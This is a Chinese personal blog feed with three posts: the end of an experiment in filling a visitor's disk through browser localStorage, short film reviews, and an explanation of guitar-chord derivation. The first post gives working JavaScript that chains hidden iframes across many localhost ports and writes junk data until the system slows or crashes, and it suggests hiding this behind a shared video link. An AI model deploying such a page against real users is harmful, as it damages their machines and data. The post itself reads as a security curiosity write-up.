class="function"><span class="keyword">function</span> (<span class="params">request, response</span>) </span>&#123;</div><div class="line">    <span class="comment">//请忽略这种循环读文件的方式，只为了简便</span></div><div class="line">    fs.readFile(<span class="string">'./index.html'</span>, <span class="function"><span class="keyword">function</span>(<span class="params">err, content</span>)</span>&#123;</div><div class="line">      <span class="keyword">if</span>(err) &#123;</div><div class="line">      &#125; <span class="keyword">else</span> &#123;</div><div class="line">        response.writeHead(<span class="number">200</span>, &#123; <span class="string">'Content-Type'</span> : <span class="string">'text/html; charset=UTF-8'</span> &#125;);</div><div class="line">        response.write(content);</div><div class="line">        response.end();</div><div class="line">      &#125;</div><div class="line">    &#125;);</div><div class="line">  &#125;).listen(port, <span class="string">'127.0.0.1'</span>);</div><div class="line">&#125;</div></pre></td></tr></table></figure>
<p>当然，这个index.html里涉及了localStorage写操作。</p>
<figure class="highlight lsl"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div></pre></td><td class="code"><pre><div class="line">var s = <span class="string">""</span>;</div><div class="line"><span class="comment">//慢慢来，别写太大了，好害怕…</span></div><div class="line">for(var i=<span class="number">0</span>; i&lt; <span class="number">3</span> * <span class="number">1024</span> * <span class="number">1024</span>; i++)&#123;</div><div class="line">  s += <span class="string">"0"</span>;</div><div class="line">&#125;</div><div class="line">localStorage.setItem(<span class="string">"testData"</span>, s);</div></pre></td></tr></table></figure>
<p>我试着用浏览器分别访问了几个端口，结果是分开存储。一切跟剧本一样。</p>
<h3 id="自动遍历"><a href="#自动遍历" class="headerlink" title="自动遍历"></a>自动遍历</h3><p>但这种程度还不够。<br>如果要实验变得更好（xie）玩（e）一些，问题就变成如何<code>让用户自动遍历这些端口</code>？</p>
<p>iframe是个好的尝试。<br>只要一打开<code>http://127.0.0.1: 1000</code>，页面的脚步就会创建一个iframe，去请求<code>http://127.0.0.1: 1001</code>，一直循环下去。</p>
<figure class="highlight qml"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div></pre></td><td class="code"><pre><div class="line"><span class="built_in">var</span> Main = (<span class="function"><span class="keyword">function</span>(<span class="params"></span>)</span>&#123;</div><div class="line">  <span class="built_in">var</span> _key = <span class="string">"testData"</span>;</div><div class="line">  <span class="built_in">var</span> _max = <span class="number">1100</span>; <span class="comment">//最大限制</span></div><div class="line">  <span class="keyword">return</span> &#123;</div><div class="line">    <span class="attribute">init</span>: <span class="function"><span class="keyword">function</span>(<span class="params"></span>)</span>&#123;</div><div class="line">      <span class="comment">//慢慢来，别写太大了，好害怕…</span></div><div class="line">      <span class="built_in">var</span> s = <span class="string">""</span>;</div><div class="line">      <span class="keyword">for</span>(<span class="built_in">var</span> i=<span class="number">0</span>; i&lt; <span class="number">3</span> * <span class="number">1024</span> * <span class="number">1024</span>; i++)&#123;</div><div class="line">        s += <span class="string">"0"</span>;</div><div class="line">      &#125;</div><div class="line">      localStorage.setItem(_key, s);</div><div class="line"></div><div class="line">      <span class="built_in">var</span> port = <span class="built_in">parseInt</span>(location.port)+<span class="number">1</span>;</div><div class="line">      <span class="keyword">if</span>(port &gt; _max) <span class="keyword">return</span>;</div><div class="line"></div><div class="line">      <span class="comment">//新添加iframe</span></div><div class="line">      <span class="built_in">var</span> <span class="built_in">url</span> = <span class="string">"http://127.0.0.1:"</span> + port;</div><div class="line">      <span class="built_in">var</span> $iframe = <span class="built_in">document</span>.createElement(<span class="string">"iframe"</span>);</div><div class="line">      $iframe.src = <span class="built_in">url</span>;</div><div class="line">      <span class="built_in">document</span>.getElementsByTagName(<span class="string">"body"</span>)[<span class="number">0</span>].appendChild($iframe);</div><div class="line">    &#125;</div><div class="line">  &#125;</div><div class="line">&#125;)();</div></pre></td></tr></table></figure>
<p>当然iframe我们还可以设置为不可见，以掩盖这种不厚道的行为…<br>比方说，有人发给你一个链接，你打开后发现是个视频，而你根本注意不到背后的脚本，在视频播放的几分钟里，快要把你的C盘写满。</p>

<p>然后我就看到请求如潮水渐涨：<br><img src="/assets/blogImg/localstorage1.png" alt=""></p>
<p>但是，请求到1081端口，最新的chrome就崩溃掉了…原来iframe嵌套太多，已经到达了浏览器的极限。</p>
<p>###防止浏览器崩溃</p>
<p>C盘还未撑满，同志还需努力。怎么办？</p>
<p>突然想到，到达iframe极限之前，我们可以重定向啊。<br>每访问50个端口，就使用<code>window.location.href</code>重定向一次，去确保浏览器不崩溃。</p>
<figure class="highlight qml"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div></pre></td><td class="code"><pre><div class="line"><span class="built_in">var</span> Main = (<span class="function"><span class="keyword">function</span>(<span class="params"></span>)</span>&#123;</div><div class="line">  <span class="built_in">var</span> _key = <span class="string">"testData"</span>;</div><div class="line">  <span class="built_in">var</span> _max = <span class="number">1200</span>; <span class="comment">//最大限制</span></div><div class="line">  <span class="built_in">var</span> _jumpSpace = <span class="number">50</span>; <span class="comment">//为避免iframe过多导致浏览器crash，每50个执行跳转</span></div><div class="line"></div><div class="line">  <span class="keyword">return</span> &#123;</div><div class="line">    <span class="attribute">init</span>: <span class="function"><span class="keyword">function</span>(<span class="params"></span>)</span>&#123;</div><div class="line">      <span class="comment">//慢慢来，别写太大了，好害怕…</span></div><div class="line">      <span class="built_in">var</span> s = <span class="string">""</span>;</div><div class="line">      <span class="keyword">for</span>(<span class="built_in">var</span> i=<span class="number">0</span>; i&lt; <span class="number">3</span> * <span class="number">1024</span> * <span class="number">1024</span>; i++)&#123;</div><div class="line">        s += <span class="string">"0"</span>;</div><div class="line">      &#125;</div><div class="line">      localStorage.setItem(_key, s);</div><div class="line"></div><div class="line">      <span class="built_in">var</span> port = <span class="built_in">parseInt</span>(location.port)+<span class="number">1</span>;</div><div class="line">      <span class="keyword">if</span>(port &gt; _max) <span class="keyword">return</span>;</div><div class="line"></div><div class="line">      <span class="keyword">if</span>(port % _jumpSpace == <span class="number">0</span>)&#123;</div><div class="line">        <span class="comment">//每50个，重定向一次</span></div><div class="line">        <span class="built_in">window</span>.location.href = <span class="built_in">url</span>;</div><div class="line">      &#125;<span class="title">else</span>&#123;</div><div class="line">        <span class="comment">//新添加iframe</span></div><div class="line">        <span class="built_in">var</span> $iframe = <span class="built_in">document</span>.createElement(<span class="string">"iframe"</span>);</div><div class="line">        $iframe.src = <span class="built_in">url</span>;</div><div class="line">        <span class="built_in">document</span>.getElementsByTagName(<span class="string">"body"</span>)[<span class="number">0</span>].appendChild($iframe);</div><div class="line">      &#125;</div><div class="line">    &#125;</div><div class="line">  &#125;</div><div class="line">&#125;)();</div></pre></td></tr></table></figure>
<p>事实证明，这种蛮拼的方法的确可行。</p>


<p>至此，只要访问<code>http://127.0.0.1: 1000</code>，就会往Local Storage文件夹里写入近500M无用数据：<br><img src="/assets/blogImg/localstorage3.png" alt=""></p>
<p>里面的数据是这样的：<br><img src="/assets/blogImg/localstorage2.png" alt=""></p>

<h3 id="继续实验的黑科技"><a href="#继续实验的黑科技" class="headerlink" title="继续实验的黑科技"></a>继续实验的黑科技</h3><p>算了下我的C盘还有空间嘛，那就把端口数量从100增长到200个。<br>结果是这样的，到达了1.17G大小。<br><img src="/assets/blogImg/localstorage4.png" alt=""></p>
<p>在后续的实验中，我就慢慢的把端口数量与存储的数据调大。</p>
<p>电脑也运行得越来越慢。这是为什么呢？</p>
<p>我观察到，有时候执行<code>localStorage.setItem()</code>后，在文件夹里不一定立即能看到数据文件。<br>怀疑这些数据会被chrome先放到内存里，以避免重复读写带来的消耗，在空闲或关闭的时机，再写进硬盘里。</p>
<p>但此时，浏览器已经影响到系统了。它处于一种“不会崩溃”，但“因为占用了许多内存，已经妨碍用户电脑的正常使用”的状态。<br>即使用户关闭了浏览器窗口，也不会很快恢复。要知道读写任务并不是随窗口关闭而终止的，否则浏览器会丢失数据。</p>
<p>遭遇黑科技的人们能做的只有：</p>
<ol>
<li>等待；</li>
<li>用任务管理器关掉chrome进程，再等待；</li>
<li>相信并尝试“重启电脑解决90%电脑问题”的科学论断</li>
</ol>
<p>可以说，浏览器的内心几乎是崩溃的。</p>
<h3 id="最后"><a href="#最后" class="headerlink" title="最后"></a>最后</h3><p>最后，还是得用严肃脸告诫一下：害人之心不可无。<br>本实验，从一开始就是怀揣着将<code>安全问题上交给国家的初衷</code>去做的（是的就是这么纯粹）。</p>

<p>后续，看着C盘还有2G空间，我又把端口增长到2000个，试下会发生什么。<br>由于请求过多，需要一定时间，我就去做别的事情了。<br>回来后发现房间安静祥和，美轮美奂，一片蓝光，像是加了特技。</p>
<p><img src="/assets/blogImg/localstorage5.png" alt=""></p>
<p>那么问题来了，计算机修理哪家强？<br>有点急…</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;有人说，前端的界限就在浏览器那儿。&lt;/p&gt;
&lt;p&gt;无论你触发了多少bug，最多导致浏览器崩溃，对系统影响不到哪去。&lt;br&gt;这就像二次元各种炫酷的毁灭世界，都不会导致三次元的世界末日。&lt;br&gt;然而，作为一个前端，我发现是有方式打开次元大门的…&lt;/p&gt;
&lt;p&gt;这个实验脑洞较大，动机无聊，但某种意义上反映了一些&lt;strong&gt;安全问题&lt;/strong&gt;。&lt;br&gt;想象一下，有天你在家里上网，吃着火锅还唱着歌，&lt;strong&gt;点开一个链接，电脑突然就蓝屏了&lt;/strong&gt;！想想还真有点小激动。&lt;br&gt;
    
    </summary>
    
    
      <category term="js" scheme="https://RainieZhang-yilia.github.io/tags/js/"/>
    
      <category term="安全" scheme="https://RainieZhang-yilia.github.io/tags/%E5%AE%89%E5%85%A8/"/>
    
      <category term="黑科技" scheme="https://RainieZhang-yilia.github.io/tags/%E9%BB%91%E7%A7%91%E6%8A%80/"/>
    
  </entry>
  
  <entry>
    <title>半年新影短评</title>
    <link href="https://RainieZhang-yilia.github.io/2015/06/05/viewing-commentary/"/>
    <id>https://RainieZhang-yilia.github.io/2015/06/05/viewing-commentary/</id>
    <published>2015-06-05T15:00:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>直视自我内心的人，是值得敬佩的。<br>我不是，但我有个大学同学是，因为他能坚持每天写日记。</p>
<p>越长大，日记越是件难事。</p>
<p>我翻看很小时候的日记本，寥寥几笔，满满回忆；<br>再长大一些，不好看了，因为有些虚假，更多是为了应付老师的作业。<br>没有了真情实意，日记更像是作文。你看这名字的意义也够直接，“作”的文。</p>
<p>如果内心的小人与你说话，却都是谎话，记录又有何意义？<br>所以心智成熟后，日记越来越难被坚持下来。</p>
<p>更残酷的是，有时你根本不知道自己是不是在说谎！<br>你不确定是否喜欢现在的工作，<br>不确定自己的付出是否有回报，<br>以及，不确定爱不爱她</p>
<p>现代人想了一个极好的方法，叫——放空自己<br>把跳出来跟你争论的小人掩藏在游戏与歌酒里，什么都不去想，不去问。偶尔这样一下也挺好。</p>
<p>但我觉得，真实的记录还是要有。</p>
<p>半年以来，一直督促自己，要养成做完事情记(tu)录(cao)一下的习惯。<br>无论是旅行，聚会，书籍，电影，与长时间循环过的歌曲。<br>当然这些记录大多依靠手机，随想随记，潦草简短。<br>原则是，记录过的东西，就不再删改，即使后来看起来会很幼稚。真实的记录，自有它不容改变的尊严。</p>
<p>将笔记里杂七杂八的条目汇总，就新影而言，居然有这么多记录了。</p>
<a id="more"></a>
<hr>
<p><strong> 海洋之歌 5 </strong></p>
<p>如诗如颂，如歌如梦<br>美好到出戏去看播放的进度条，希望它走得不要太快<br>就像需要重复确认起床时间的失眠夜</p>
<hr>
<p><strong> 浪客剑心 3.5 </strong></p>
<p>剑心最帅的不是眼花缭乱的剑技<br>而是抱着薰小姐说“沙扬娜拉”时<br>逆刃刀注定要重回杀戮，告别眼前的爱人，告别悔过的自我<br>这声简短的再见合适不过</p>
<hr>
<p><strong> 明日边缘 3.5 </strong></p>
<p>能读档真好！<br>阿汤哥教你for循环从入门到精通</p>
<hr>
<p><strong> 辉夜姬物语 4 </strong></p>
<p>罪罚与眷恋，缘起随缘灭<br>仓央嘉措说：“世间之事，除却生死，哪一件事不是闲事？”<br>一句入世的废话，也是出世的实话</p>
<hr>
<p><strong> 智取威虎山 3 </strong></p>
<p>张涵予的眼影和林更新的演技撑起了这版萌系王牌特工</p>
<hr>
<p><strong> 哪啊哪啊神去村 5 </strong></p>
<p>十年之计，莫如树木；终身之计，莫如树人<br>一切神佑，源于热爱<br>看《海贼王》时，船匠弗兰奇的师傅临别前的一番话动人至深：<br>谁都可以嫌弃你的船，唯独你，不可以。</p>
<hr>
<p><strong> 外形醉汉PK地球神 3.5 </strong></p>
<p>任何人去探讨宗教都显得力微，来自星星的你却是个例外<br>旁观者的角度让人想起少年派前三十分钟<br>“地球是很危险的”，但同时也是有爱的</p>
<hr>
<p><strong> 重返20岁 4 </strong></p>
<p>剧本精良，彩蛋满分，杨子姗的演技太惊艳<br>比起“奇怪的她”更喜欢这部<br>当我们思考重返20岁能干什么时<br>其实一切都还没晚</p>
<hr>
<p><strong> 王牌特工 4.5 </strong></p>
<p>很难再能看到如此不落俗套的表演<br>马修·沃恩想说，以前的谍战片都简称JB，都是狗，<br>看我有种一枪崩了它们<br>慢着，我说着逗你玩呢，是空弹啊，呵呵</p>
<hr>
<p><strong> 绣春刀 4 </strong></p>
<p>“起先，一家互联网公司的产品暴露了一个重大bug，<br>派三个程序员去排查。程序员发现啊，这bug能赚一大笔钱，<br>因而谎报bug已fix而导致的一系列血案。结论是改bug得认真。”<br>——我朋友（已拉黑）眼中的绣春刀</p>
<hr>
<p><strong> 战狼 3.5 </strong></p>
<p>一切的槽点都可以用诚意来弥补<br>附：《主旋律电影如何不惹急豆瓣小清新指南》<br>1、主角得有痞子气<br>2、能泡到女上司</p>
<hr>
<p><strong> 霍比特人三 五军之战 4 </strong></p>
<p>比起原著，李建军的表演更加丰满。<br>魔龙已死，宝石归位，情谊长传，孤山永在，<br>它的意义应当是开始，<br>而感觉却是一曲终了，恍之若别<br>我们也要跟中土世界说再见了。</p>
<hr>
<p><strong> 狼图腾 3 </strong></p>
<p>小说《狼图腾》，是我自己买的书中，<br>为数不多看不下去的<br>因而没太多能说的<br>但就电影来看，太想说狼，但说狼是为了说人<br>因而敬畏与情感，在高大上的图腾与乌托邦面前略显薄弱</p>
<hr>
<p><strong> 小森林 夏秋篇 5 </strong></p>
<p>极致内敛和极致色欲，这两种电影估计都只有日本人能拍出来<br>真正无剧情无尿点的五星神作，半年最佳<br>但此片在电影院里看会打折扣<br>适合下载个1020P高清，一个人，拉窗帘，躲被窝里，<br>跟极致色欲那种的观影模式一个样</p>
<hr>
<p><strong> 复仇者联盟二 4 </strong></p>
<p>看1时，是跟大学最好的几个朋友去，<br>看完后热血沸腾，我说，我们飞回寝室去！<br>如今复仇者再联盟，你们在哪里？<br>我们打一架也好哇</p>
<p>——litten 6.5晚</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;直视自我内心的人，是值得敬佩的。&lt;br&gt;我不是，但我有个大学同学是，因为他能坚持每天写日记。&lt;/p&gt;
&lt;p&gt;越长大，日记越是件难事。&lt;/p&gt;
&lt;p&gt;我翻看很小时候的日记本，寥寥几笔，满满回忆；&lt;br&gt;再长大一些，不好看了，因为有些虚假，更多是为了应付老师的作业。&lt;br&gt;没有了真情实意，日记更像是作文。你看这名字的意义也够直接，“作”的文。&lt;/p&gt;
&lt;p&gt;如果内心的小人与你说话，却都是谎话，记录又有何意义？&lt;br&gt;所以心智成熟后，日记越来越难被坚持下来。&lt;/p&gt;
&lt;p&gt;更残酷的是，有时你根本不知道自己是不是在说谎！&lt;br&gt;你不确定是否喜欢现在的工作，&lt;br&gt;不确定自己的付出是否有回报，&lt;br&gt;以及，不确定爱不爱她&lt;/p&gt;
&lt;p&gt;现代人想了一个极好的方法，叫——放空自己&lt;br&gt;把跳出来跟你争论的小人掩藏在游戏与歌酒里，什么都不去想，不去问。偶尔这样一下也挺好。&lt;/p&gt;
&lt;p&gt;但我觉得，真实的记录还是要有。&lt;/p&gt;
&lt;p&gt;半年以来，一直督促自己，要养成做完事情记(tu)录(cao)一下的习惯。&lt;br&gt;无论是旅行，聚会，书籍，电影，与长时间循环过的歌曲。&lt;br&gt;当然这些记录大多依靠手机，随想随记，潦草简短。&lt;br&gt;原则是，记录过的东西，就不再删改，即使后来看起来会很幼稚。真实的记录，自有它不容改变的尊严。&lt;/p&gt;
&lt;p&gt;将笔记里杂七杂八的条目汇总，就新影而言，居然有这么多记录了。&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
      <category term="生活" scheme="https://RainieZhang-yilia.github.io/tags/%E7%94%9F%E6%B4%BB/"/>
    
  </entry>
  
  <entry>
    <title>和弦推导逻辑简析</title>
    <link href="https://RainieZhang-yilia.github.io/2015/05/25/logic-of-chord/"/>
    <id>https://RainieZhang-yilia.github.io/2015/05/25/logic-of-chord/</id>
    <published>2015-05-25T15:01:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/chord1.jpg" alt="Image By Dustin Wallace"> </p>
<p>诚然，吉他有上千个和弦。世界上最厉害的吉他大师，也无法一眼辨识出所有的和弦。</p>
<p>更多时候，我们熟记几个基本的和弦，然后通过一定的计算法则，去推导其他的和弦。因而推导的逻辑就非常重要。</p>
<p>《吉他三月通》一书把这乐理洋洋洒洒说了一百多页，我想试着让事情简单一些。</p>
<p>最后，我们将逻辑实现成一个<a href="/assets/demo/chord/index.html">小程序</a>，可以方便打印出想要推导的和弦。</p>
<p>###音乐与数学</p>
<p>既然是逻辑，都可以用数学去建模，然而音乐与数学之间，却有一点非常重要的差异。</p>
<p>在这之前，我们得谈点有趣的事情，它们都有共同的原因：</p>
<ol>
<li>为什么我们会觉得某首歌很“中国风”？</li>
<li>为什么某些日本的传统音乐听起来很“诡异”？</li>
<li>为什么钢琴要做成黑键白键，所有键都一样不行吗？</li>
</ol>
<a id="more"></a>
<p>我们常用——</p>
<blockquote>
<p>正整数：1、2、3、4、5、6、7 ，<br>对应和弦：C、D、E、F、G、A、B，<br>对应音符：Do、Re、Me、Fa、So、La、Ti</p>
</blockquote>

<p>每个正整数之间，都是相差1；而按频率高低排列的音符，由于历史原因，它们并<strong>不是等差数列</strong>。</p>
<p>实际上，<code>4比理想的要低一点，7比理想的要高一点</code>，其他的5个音，则基本在理想线性曲线上！</p>
<p><img src="/assets/blogImg/chord2.png" alt="音阶频率曲线">        </p>
<p>这5个跟理想比较吻合的音，就是天朝古代的五音阶：宫、商、角、徵、羽。“中国风”的歌曲，大多使用了这五个音，所以让人感到舒服和温和；而日本的传统音乐，反其道而行用了许多4与7（这么说也不太对，具体是受阴阳调式影响，但表现上大概如此），有一种幽静阴深的效果。</p>
<p>所以，以上问题的原因是：<code>音符的递增不完全是线性的</code>！</p>
<p>我们得把4和7这两个不和谐点标志出来，就出现了“半音和全音”的理论。<br>把<code>3到4</code>和<code>7到1</code>这两个不满一个跨度的叫做<code>半音</code>；其他相邻音符之间，都叫做<code>全音</code>。<br>而造物主的神奇之处在于：<code>两个半音等于一个全音</code>。</p>
<p>音乐的世界跟数学的这点不同，会在后面逻辑推导上会给我们一点小小的麻烦。</p>
<p>###音乐家与程序员</p>
<p>试想，如果程序员要完成描述音阶的数据结构，会如何设计呢？</p>
<p>通常，应该先规划“最小粒度”。而“半音”刚好是最合适的选择。</p>
<p>音乐家与程序员的处理方式如出一辙，钢琴上夹在两个白键之间的黑键，吉他相邻品丝之间，都是为了表现出半音。</p>
<p>如果用程序描述吉他品丝的关系就是：</p>
<figure class="highlight lsl"><table><tr><td class="gutter"><pre><div class="line">1</div></pre></td><td class="code"><pre><div class="line">var scale = [<span class="number">2</span>, <span class="number">2</span>, <span class="number">1</span>, <span class="number">2</span>, <span class="number">2</span>, <span class="number">2</span>, <span class="number">1</span>];  <span class="comment">//3-4是半音，7-1也是半音，相隔1品；其他是全音，相隔2品</span></div></pre></td></tr></table></figure>
<p>###吉他与尺子</p>
<p>知道了这些，我们就好比掌握了<code>一把尺子的刻度</code>。</p>
<p>在尺子上，如果一个刻度表示1cm，那么从3cm往后推两个格子，就是5cm；<br>把吉他想象成尺子，一个刻度表示半音，和弦之间就可以推导了。</p>
<p>与众不同的是，这把尺子首尾相连，更像一个循环的圈。</p>
<figure class="highlight brainfuck"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div></pre></td><td class="code"><pre><div class="line"><span class="comment">刻度：</span>    <span class="comment">2品</span>       <span class="comment">2品</span>       <span class="comment">1品</span>       <span class="comment">2品</span>       <span class="comment">2品</span>       <span class="comment">2品</span>       <span class="comment">1品</span>       <span class="comment">2品</span>       <span class="comment">2品</span></div><div class="line"><span class="comment">和弦：C</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">D</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">E</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">F</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">G</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">A</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">B</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">C</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">D</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">……</span></div><div class="line"><span class="comment">音符：Do</span> <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">Re</span> <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">Me</span> <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">Fa</span> <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">So</span> <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">La</span> <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">Ti</span> <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">Do</span> <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">Re</span> <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">……</span></div><div class="line"><span class="comment">整数：1</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">2</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">3</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">4</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">5</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">6</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">7</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">1</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">2</span>  <span class="literal">+</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span><span class="literal">-</span>&gt; <span class="comment">……</span></div></pre></td></tr></table></figure>
<p>因而，<code>一个和弦可以有多种方式弹奏</code>。<br>比如C和弦，除了最基础的开放式（不需要用食指横按品丝）指法，我们还可以用A和弦的指法实现：</p>
<figure class="highlight lsl"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div></pre></td><td class="code"><pre><div class="line">C = B + <span class="number">1</span>品</div><div class="line">  = A + <span class="number">2</span>品 + <span class="number">1</span>品</div><div class="line">  = A + <span class="number">3</span>品</div></pre></td></tr></table></figure>
<p>所以，我们用食指横按住第3品（或者用变调夹夹第3品），然后再加上A和弦的开放式指法，就形成了一个C和弦。</p>
<p>同理也可以用E和弦实现：</p>
<figure class="highlight lsl"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div></pre></td><td class="code"><pre><div class="line">C = B + <span class="number">1</span>品</div><div class="line">  = A + <span class="number">2</span>品 + <span class="number">1</span>品</div><div class="line">  = G + <span class="number">2</span>品 + <span class="number">2</span>品 + <span class="number">1</span>品</div><div class="line">  = F + <span class="number">2</span>品 + <span class="number">2</span>品 + <span class="number">2</span>品 + <span class="number">1</span>品</div><div class="line">  = E + <span class="number">1</span>品 + <span class="number">2</span>品 + <span class="number">2</span>品 + <span class="number">2</span>品 + <span class="number">1</span>品</div><div class="line">  = E + <span class="number">8</span>品</div></pre></td></tr></table></figure>
<p>横按的位置就在第8品上。</p>
<p>其实大部分情况下，我们都是用A，E，Am，Em这四个和弦去推导其他和弦，因为这几个和弦横按与转换比较方便，特别是在扫弦的时候。</p>
<p>###程序实现</p>
<p>明确逻辑之后，就差程序实现了。但这之前，我们定了程序的最小粒度是1品，就无可避免遇到一个问题：</p>
<p>如果<code>A + 2品 = B</code>，那<code>A + 1品 = ？</code></p>
<p>这个和弦介于A与B之间，人们把它称为<code>升A</code>或<code>降B</code>，对应记法是<code>A#</code>或<code>Bb</code>。</p>
<p>至此我们可以列出，用E指法和A指法推导的所有和弦的横按位置：</p>
